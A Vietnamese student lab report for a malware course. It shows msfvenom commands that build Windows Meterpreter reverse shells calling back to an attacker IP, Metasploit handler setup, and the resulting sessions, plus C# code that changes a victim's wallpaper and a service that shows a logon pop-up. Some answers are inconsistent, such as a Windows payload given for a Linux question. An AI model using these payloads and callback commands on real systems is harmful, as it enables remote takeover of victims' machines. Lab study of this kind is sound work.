

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Virus và Sâu máy tính

GVHD: Ngô Đức Hoàng Sơn

Nhóm: 12

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.021.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
3	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	
2	Yêu cầu 2	100%	
3	Yêu cầu 3	100%	
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

B.1 Virus máy tính

B.1.1 Tạo 1 reverse shell đơn giản sử dụng Metasploit Framework

B.1.1.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux

Sử dụng một payload Meterpreter sử dụng giao thức HTTP để kết nối với máy nạn nhân: `payload/windows/meterpreter/reverse_http`

- Bước 1: Thực hiện chạy dịch vụ web để cho nạn nhân có thể tải tập tin reverse shell về máy.

```
(ngoc@ngoc)-[~]
$ sudo service apache2 start
[sudo] password for ngoc:

(ngoc@ngoc)-[~]
$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: disabled)
   Active: active (running) since Wed 2024-04-10 22:41:41 +07; 7min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 874 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 931 (apache2)
      Tasks: 6 (limit: 2216)
     Memory: 29.2M
        CPU: 451ms
    CGroup: /system.slice/apache2.service
            └─931 /usr/sbin/apache2 -k start
              └─935 /usr/sbin/apache2 -k start
                └─936 /usr/sbin/apache2 -k start
                  └─937 /usr/sbin/apache2 -k start
                    └─938 /usr/sbin/apache2 -k start
                      └─939 /usr/sbin/apache2 -k start

Apr 10 22:41:40 ngoc systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Apr 10 22:41:41 ngoc apachectl[909]: AH00557: apache2: apr_sockaddr_info_get() failed fo
Apr 10 22:41:41 ngoc apachectl[909]: AH00558: apache2: Could not reliably determine the
Apr 10 22:41:41 ngoc systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

- Bước 2: Sử dụng tiện ích `msfvenom` để khởi tạo một meterpreter reverse và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân)
 - `-p`: Sử dụng payload `windows/meterpreter/reverse_http`
 - `LHOST`: Địa chỉ IP của máy kẻ tấn công
 - `LPORT`: Port thực hiện lắng nghe trên máy kẻ tấn công
 - `-f`: xuất định dạng tập tin là EXE
 - `-o`: tên tập tin sau khi xuất ra

```
(ngoc@ngoc)-[~]
$ msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.184.133 LPORT=8080 -f exe -o meterpreter_reverse_http.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 593 bytes
Final size of exe file: 73802 bytes
Saved as: meterpreter_reverse_http.exe
```

- Bước 3: Copy file meterpreter_reverse_http.exe vừa tạo vào /var/www/html

```
(ngoc@ngoc)-[~]
$ sudo cp meterpreter_reverse_http.exe /var/www/html
```

- Bước 4: Tạo một terminal khác và sử dụng payload /windows/meterpreter/reverse_http

Thiết lập LHOST là IP máy tấn công để thực hiện lắng nghe từ máy nạn nhân.

```
msf6 > use payload/windows/meterpreter/reverse_http
msf6 payload(windows/meterpreter/reverse_http) > show options

Module options (payload/windows/meterpreter/reverse_http):




| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The local listener hostname                               |
| LPORT    | 8080            | yes      | The local listener port                                   |
| LURI     |                 | no       | The HTTP Path                                             |



View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_http) > set LHOST 192.168.184.133
LHOST => 192.168.184.133
```

- Bước 5: Trên máy nạn nhân mở web browser và truy cập vào đường dẫn http://<IP máy tấn công>/meterpreter_reverse_http.exe để tải tập tin về máy.



- Bước 6: Thực hiện chạy file meterpreter_reverse_http.exe vừa tải về.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd Downloads
C:\Users\Admin\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 86EB-2504

Directory of C:\Users\Admin\Downloads

04/10/2024 11:23 PM <DIR> .
04/10/2024 11:23 PM <DIR> ..
04/10/2024 11:23 PM 73,802 meterpreter_reverse_http.exe
04/10/2024 11:11 PM 73,802 shell_reverse.exe
                2 File(s) 147,604 bytes
                2 Dir(s) 8,359,989,248 bytes free

C:\Users\Admin\Downloads>meterpreter_reverse_http.exe
C:\Users\Admin\Downloads>
```

- Bước 7: Lúc này máy tấn công đã nhận được kết nối, bây giờ chúng ta có thể thực hiện các lệnh trên máy nạn nhân.

```
msf6 payload(windows/meterpreter/reverse_http) >
[*] Started HTTP reverse handler on http://192.168.184.133:8080
[*] http://192.168.184.133:8080 handling request from 192.168.184.144; (UUID: rlh2dano) Staging x86 payload (176732 bytes) ...
[*] Meterpreter session 1 opened (192.168.184.133:8080 → 192.168.184.144:49296) at 2024-04-10 23:27:31 +0700
ps
[*] exec: ps
```

PID	TTY	TIME	CMD
1683	pts/0	00:00:01	zsh
2467	pts/0	00:00:00	ping
2567	pts/0	00:00:00	ping
17483	pts/0	00:00:25	ruby
23449	pts/0	00:00:00	ps

2. Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

a. Kích thước payload

b. Công cụ để lắng nghe kết nối ngược lại

c. Khả năng phát hiện của các phần mềm Anti-virus

Trả lời

Reverse shell cho loại Staged là windows/meterpreter/reverse_tcp

- Bước 1: Thực hiện tương tự các bước trên câu 1, sử dụng tiện ích msfvenom để khởi tạo một shell_reverse_tcp_staged và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân).
Copy file exe vừa tạo được sang /var/www/html.

```
(ngoc@ngoc)~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.184.133 LPORT=4445 -f exe -o shell_reverse_tcp_staged.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse_tcp_staged.exe

(ngoc@ngoc)~$ sudo cp shell_reverse_tcp_staged.exe /var/www/html
[sudo] password for ngoc:
```

- Bước 2: Sử dụng payload windows/meterpreter/reverse_tcp và thiết lập các options để thực hiện lắng nghe.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.184.133
LHOST => 192.168.184.133
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```

- Bước 3: Trên máy nạn nhân, truy cập đường dẫn sau để lưu file exe về máy.
http://192.168.184.133/shell_reverse_tcp_staged.exe



- Bước 4: Chạy file shell_reverse_tcp_staged.exe.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd Downloads
C:\Users\Admin\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 86EB-2504

Directory of C:\Users\Admin\Downloads

04/11/2024  12:31 AM    <DIR>          .
04/11/2024  12:31 AM    <DIR>          ..
04/10/2024  11:23 PM             73,802 meterpreter_reverse_http.exe
04/10/2024  11:11 PM             73,802 shell_reverse.exe
04/11/2024  12:31 AM             73,802 shell_reverse_tcp_staged.exe
               3 File(s)          221,406 bytes
               2 Dir(s)      7,974,555,648 bytes free

C:\Users\Admin\Downloads>shell_reverse_tcp_staged.exe
C:\Users\Admin\Downloads>_
```

- Bước 5: Lúc này máy tấn công đã lắng nghe và mở một reverse shell trên máy nạn nhân.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.184.133:4445
[*] Sending stage (175686 bytes) to 192.168.184.144
[*] Meterpreter session 1 opened (192.168.184.133:4445 → 192.168.184.144:49421) at 2024-04-11 00:00:37 +0700

meterpreter > dir
Listing: C:\Users\Admin\Downloads

Mode                Size           Type             Last modified            Name
-----
100666/rw-rw-rw-    282           fil              2024-04-10 21:29:23 +0700 desktop.ini
100777/rwxrwxrwx    73802          fil              2024-04-10 23:23:40 +0700 meterpreter_reverse_http.exe
100777/rwxrwxrwx    73802          fil              2024-04-10 23:11:31 +0700 shell_reverse.exe
100777/rwxrwxrwx    73802          fil              2024-04-10 23:59:58 +0700 shell_reverse_tcp_non_staged.exe
```

Reverse shell cho loại Non Staged là windows/meterpreter reverse tcp

- Bước 1: Tương tự sử dụng tiện ích msfvenom để khởi tạo một shell_reverse_tcp_non_staged và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân).

Copy file exe vừa tạo được sang /var/www/html.

```
(ngoc@ngoc)-[~]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.184.133 LPORT=4446 -f exe
o shell_reverse_tcp_non_staged.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of exe file: 250880 bytes
Saved as: shell_reverse_tcp_non_staged.exe

(ngoc@ngoc)-[~]
$ sudo cp shell_reverse_tcp_non_staged.exe /var/www/html
```

- Bước 2: Sử dụng payload windows/meterpreter_reverse_tcp và thiết lập các options để thực hiện lắng nghe.

```
msf6 exploit(multi/handler) > set LHOST 192.168.184.133
LHOST => 192.168.184.133
msf6 exploit(multi/handler) > set LPORT 4446
LPORT => 4446
msf6 exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run
```

- Bước 3: Trên máy nạn nhân, truy cập đường dẫn sau để lưu file exe về máy.
http://192.168.184.133/shell_reverse_tcp_non_staged.exe



- Bước 4: Chạy file shell_reverse_tcp_non_staged.exe.

```
C:\Users\Admin\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 86EB-2504

Directory of C:\Users\Admin\Downloads

04/11/2024 12:42 AM <DIR>
04/11/2024 12:42 AM <DIR>
04/10/2024 11:23 PM 73,802 meterpreter_reverse_http.exe
04/10/2024 11:11 PM 73,802 shell_reverse.exe
04/11/2024 12:42 AM 250,880 shell_reverse_tcp_non_staged.exe
04/11/2024 12:31 AM 73,802 shell_reverse_tcp_staged.exe
4 File(s) 472,286 bytes
2 Dir(s) 7,974,047,744 bytes free

C:\Users\Admin\Downloads>shell_reverse_tcp_non_staged.exe
```


- Bước 5: Lúc này máy tấn công đã lắng nghe và mở một reverse shell trên máy nạn nhân.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.184.133:4446
[*] Meterpreter session 2 opened (192.168.184.133:4446 → 192.168.184.144:49632) at 2024-04-11 00:44:09 +0700

meterpreter > dir
Listing: C:\Users\Admin\Downloads

Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-    282            fil              2024-04-10 21:29:23 +0700 desktop.ini
100777/rwxrwxrwx    73802          fil              2024-04-10 23:23:40 +0700 meterpreter_reverse_http.exe
100777/rwxrwxrwx    73802          fil              2024-04-10 23:11:31 +0700 shell_reverse.exe
100777/rwxrwxrwx    250880         fil              2024-04-11 00:42:49 +0700 shell_reverse_tcp_non_staged.exe
100777/rwxrwxrwx    73802          fil              2024-04-11 00:31:37 +0700 shell_reverse_tcp_staged.exe

meterpreter >
```

So sánh Staged và Non-Staged

a. Kích thước payload

```
Directory of C:\Users\Admin\Downloads

04/11/2024  12:42 AM    <DIR>          .
04/11/2024  12:42 AM    <DIR>          ..
04/10/2024  11:23 PM              73,802 meterpreter_reverse_http.exe
04/10/2024  11:11 PM              73,802 shell_reverse.exe
04/11/2024  12:42 AM          250,880 shell_reverse_tcp_non_staged.exe
04/11/2024  12:31 AM              73,802 shell_reverse_tcp_staged.exe
               4 File(s)          472,286 bytes
               2 Dir(s)      7,974,047,744 bytes free
```

- Reverse shell cho loại Non_Staged (shell_reverse_tcp_non_staged.exe) có kích thước 250.880 bytes.
- Reverse shell cho loại Staged (shell_reverse_tcp_staged.exe) có kích thước 73.802 bytes.
- ⇒ Payload non-staged thường có kích thước lớn hơn so với staged vì nó bao gồm tất cả các mã cần thiết để thực thi chức năng mong muốn trong một đơn vị duy nhất, không cần phải chia thành các giai đoạn như staged payload. Do đó, so với một payload staged, kích thước payload non-staged thường cao hơn đáng kể và phần mềm phức tạp hơn.

b. Công cụ để lắng nghe kết nối ngược lại

Cả hai loại payload đều sử dụng công cụ Metasploit Framework để lắng nghe kết nối ngược lại. Có thể sử dụng module multi/handler để lắng nghe kết nối trên Metasploit.

c. Khả năng phát hiện của các phần mềm Anti-virus

- Payload non-staged có khả năng cao hơn được phát hiện bởi phần mềm Anti-virus do kích thước lớn hơn và chứa nhiều mã độc hơn.
- Payload staged thường ít bị phát hiện hơn vì nó chia thành nhiều giai đoạn và chỉ gửi một phần nhỏ của payload ban đầu, do đó làm giảm khả năng bị phát hiện.

3. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:

a. Thay đổi hình nền của máy nạn nhân.

b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn

a. Thay đổi hình nền của máy nạn nhân

- Chọn tùy ý một hình nền nào đó trên mạng và lưu lại đường dẫn.

VD: <https://wallpapercave.com/wp/wp3924333.jpg>



- Tạo một project C# có đoạn code thay đổi màn hình máy nạn nhân

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Net;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;
using System.Threading.Tasks;

namespace Change_wallpaper
{
    class Program
    {
        // Phương thức để thay đổi hình nền
        public static void ChangeWall()
        {
            var Wallpaper_file = "Wallpaper.jpg";
            // Tải hình ảnh từ internet và lưu vào tệp cục bộ
            new
WebClient().DownloadFile("https://wallpapercave.com/wp/wp3924333.jpg",
Wallpaper_file);
            // Lấy đường dẫn của thư mục chứa ứng dụng
            string path = AppDomain.CurrentDomain.BaseDirectory;
            // Gọi hàm để thiết lập hình nền
            SetWall(path + Wallpaper_file);
            Thread.Sleep(1000);
        }
    }
}
```




```
// Xóa tệp hình ảnh cục bộ sau khi đã thiết lập thành công hình
nền
    File.Delete(path + Wallpaper_file);
}

// Import hàm SystemParametersInfo từ user32.dll để thiết lập hình
nền
[DllImport("user32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool SystemParametersInfo(uint uiAction, uint uiParam,
string pvParam, uint fWinIni);
// Hành động để thiết lập hình nền
private static UInt32 SPI_SETDESKWALLPAPER = 0x14;
// Cập nhật file .ini
private static UInt32 SPIF_UPDATEINIFILE = 0x1;
// Gửi thông báo thay đổi cấu hình của Windows
private static UInt32 SPIF_SENDWININICHANGE = 0x2;

//Hàm thay đổi hình nền
private static void SetWall(string path)
{
    uint flag = 0;
    if (!SystemParametersInfo(SPI_SETDESKWALLPAPER, 0, path, flag))
    {
        Console.WriteLine("Can't set wallpaper!");
    }
}
static void Main(string[] args)
{
    ChangeWall();
}
}
```

- Build chương trình để tạo ra file Change_wallpaper.exe
- Hình nền trước khi chạy virus.



- Hình nền sau khi chạy file Change_wallpaper.exe



4. Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.

Cách làm tương tự như cài đặt Window Services đã từng làm ở Lab 02 nên nhóm chỉ viết các thay đổi chính

Thêm các dòng sau vào InitializeComponent()

```
//
this.serviceProcessInstaller1.Account = System.ServiceProcess.ServiceAccount.LocalSystem;
this.serviceProcessInstaller1.Password = null;
this.serviceProcessInstaller1.Username = null;
//
// serviceInstaller1
//
this.serviceInstaller1.Description = "HelloUser";
this.serviceInstaller1.DisplayName = "HelloUser";
this.serviceInstaller1.ServiceName = "Service1";
```

Ở phiên bản Windows XP trở lên, hàm MessageBox không có quyền tương tác với user nếu viết ở dạng service. Nên ta cần giải pháp khác, ở đây nhóm chọn làm WTSSendMessage

Mở file Service1.cs và thêm các dòng sau vào hàm OnStart()

```
protected override void OnStart(string[] args)
{
    int sessionId = WTSGetActiveConsoleSessionId();
    if (sessionId != 0)
    {
        int response;
        WTSSendMessage(IntPtr.Zero, sessionId, "", 12, "21520155", 30, 0, 0, out response, true);
    }
    else
    {
        Console.WriteLine("Failed to retrieve active session ID.");
    }
}
```

Và thêm DLL của WTS vào chương trình

```
[DllImport("Wtsapi32.dll", SetLastError = true)]
1 reference
static extern bool WTSSendMessage(IntPtr hServer, [MarshalAs(UnmanagedType.I4)]
int SessionId, string pTitle, int TitleLength, string pMessage, int MessageLength,
int Style, int Timeout, out int pResponse, bool bWait);

[DllImport("kernel32.dll", SetLastError = true)]
1 reference
static extern int WTSGetActiveConsoleSessionId();
0 references
```

Build solution và tiến hành cài đặt service

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.9032.0
Copyright (C) Microsoft Corporation. All rights reserved.

Running a transacted installation.

Beginning the Install phase of the installation.
See the contents of the log file for the C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe assembly's progress.
The file is located at C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.InstallLog.
Installing assembly 'C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe'.
Affected parameters are:
  logtoconsole =
  logfile = C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.InstallLog
  assemblypath = C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe
Installing service Service1...
Service Service1 has been successfully installed.
Creating EventLog source Service1 in log Application...


The Install phase completed successfully, and the Commit phase is beginning.
See the contents of the log file for the C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe assembly's progress.
The file is located at C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.InstallLog.
Committing assembly 'C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe'.
Affected parameters are:
  logtoconsole =
  logfile = C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.InstallLog
  assemblypath = C:\Users\acer\source\repos\HelloUserService\HelloUserService\bin\Debug\HelloUserService.exe

The Commit phase completed successfully.

